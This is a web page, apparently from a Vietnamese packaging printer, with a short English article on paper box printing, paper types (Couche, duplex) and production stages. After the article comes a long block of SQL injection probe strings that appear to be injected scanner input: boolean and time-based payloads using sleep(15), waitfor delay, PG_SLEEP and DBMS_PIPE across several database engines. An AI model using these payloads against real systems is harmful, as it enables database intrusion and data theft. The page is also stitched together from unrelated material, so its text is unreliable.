
BASIC PAPER BOX PRINTING STEPS: MATERIAL AND PROCESS
Paper boxes are the most effective promotional and advertising gifts today compared to other products such as carton paper bags and plastic bags. The paper box also increases the product value, helping the product to sell at a higher price. The paper box is designed as a replacement for a normal bag and has the effect of marking the corporate brand image. Impressive design can increase the value of the item you intend to give away.
 There are wide varieties to choose from:
– Plain paper box (rough processing, no content printed).
– Glossy lamination offset printing paper box (quality paper, high-quality offset printing)
– Printing offset paper box with matte lamination (quality paper, high-quality offset printing)
I- Basic steps to print paper boxes - paper bags
Before making a paper box, you need to determine factors such as the aesthetics and meticulousness of the box when printing. To make a beautiful product, the units needing to print paper boxes must learn the specifications and the paper materials to be published.
Making paper boxes is very popular because of the benefits of being a paper box with many uses, such as gift boxes, cosmetics, electronics, .etc. So printing paper boxes is simple, but it takes a highly qualified person to make the product.
II- Paper material for printing paper boxes - printing paper bags
Currently, paper box printing technology mainly uses the following types of paper:
Couche paper is white paper; the surface is laminated with a compound to create a smooth texture and absorb ink well. Usually, Couche papers often have a rather glossy surface that makes it difficult to read information, and premium Couche paper for better reading effects.
Duplex Paper Backed on Carton: This type of paper gives the product an intense look, helping to better protect the product during storage and transportation.
III- Basic stages of paper box printing
About the design stage: In this stage, the box printing unit must clearly understand the intention the business wants to express to create designs that convey the message in the best way.
About the production: Understand the paper materials used and the technology suitable for it. Applying techniques such as metallurgy, embossing, lamination, and UV shaping will be ideal for this product line because it brings more eye-catching and luxurious printed products.
About gluing: In this step, it is necessary to understand the type of paper and glue used to create solid and non-flaking joints.
Các đối tác uy tính tin cậy đã ủng hộ chúng tôi
Đối Tác Tiêu Biểu






urndRsRS
1*
1*
1*
1*
-1 OR 2+933-933-1=0+0+0+1
-1 OR 3+933-933-1=0+0+0+1
if(now()=sysdate(),sleep(15),0)
0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z
0"XOR(if(now()=sysdate(),sleep(15),0))XOR"Z
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
-1; waitfor delay '0:0:15' --
-1); waitfor delay '0:0:15' --
1 waitfor delay '0:0:15' --
aRHrnTg9'; waitfor delay '0:0:15' --
-5 OR 85=(SELECT 85 FROM PG_SLEEP(15))--
-5) OR 447=(SELECT 447 FROM PG_SLEEP(15))--
-1)) OR 384=(SELECT 384 FROM PG_SLEEP(15))--
FD7U1CKG' OR 86=(SELECT 86 FROM PG_SLEEP(15))--
1gXp9hVV') OR 332=(SELECT 332 FROM PG_SLEEP(15))--
KnTvTaTg')) OR 416=(SELECT 416 FROM PG_SLEEP(15))--
*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
1'"
@@PijWK


-1 OR 2+779-779-1=0+0+0+1 --
-1 OR 2+171-171-1=0+0+0+1
-1' OR 2+749-749-1=0+0+0+1 --
-1' OR 2+531-531-1=0+0+0+1 or 'gNnEKAuR'='
-1" OR 2+617-617-1=0+0+0+1 --
if(now()=sysdate(),sleep(15),0)
0'XOR(if(now()=sysdate(),sleep(15),0))XOR'Z
0"XOR(if(now()=sysdate(),sleep(15),0))XOR"Z
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
1 waitfor delay '0:0:15' --
Jb7lSxQf'; waitfor delay '0:0:15' --
N3AzRJD1' OR 381=(SELECT 381 FROM PG_SLEEP(15))--
1CXYoh1W') OR 868=(SELECT 868 FROM PG_SLEEP(15))--
c4xfHpkt')) OR 379=(SELECT 379 FROM PG_SLEEP(15))--

'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
1'"
@@JfqBx


-1 OR 5*5=25 --
-1 OR 5*5=26 --
-1 OR 5*5=25
-1 OR 5*5=26
-1' OR 5*5=25 --
-1' OR 5*5=26 --
-1" OR 5*5=25 --
-1" OR 5*5=26 --
-1' OR 5*5=25 or 'LPcPf7jz'='
-1' OR 5*5=26 or 'LPcPf7jz'='
-1" OR 5*5=25 or "auaJlCmd"="
-1" OR 5*5=26 or "auaJlCmd"="
*if(now()=sysdate(),sleep(15),0)
0'XOR(
*if(now()=sysdate(),sleep(15),0))XOR'Z
0"XOR(
*if(now()=sysdate(),sleep(15),0))XOR"Z
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
-1; waitfor delay '0:0:15' --
-1); waitfor delay '0:0:15' --
-1 waitfor delay '0:0:15' --
F7HHL5HJ'; waitfor delay '0:0:15' --
-1 OR 625=(SELECT 625 FROM PG_SLEEP(15))--
-1) OR 365=(SELECT 365 FROM PG_SLEEP(15))--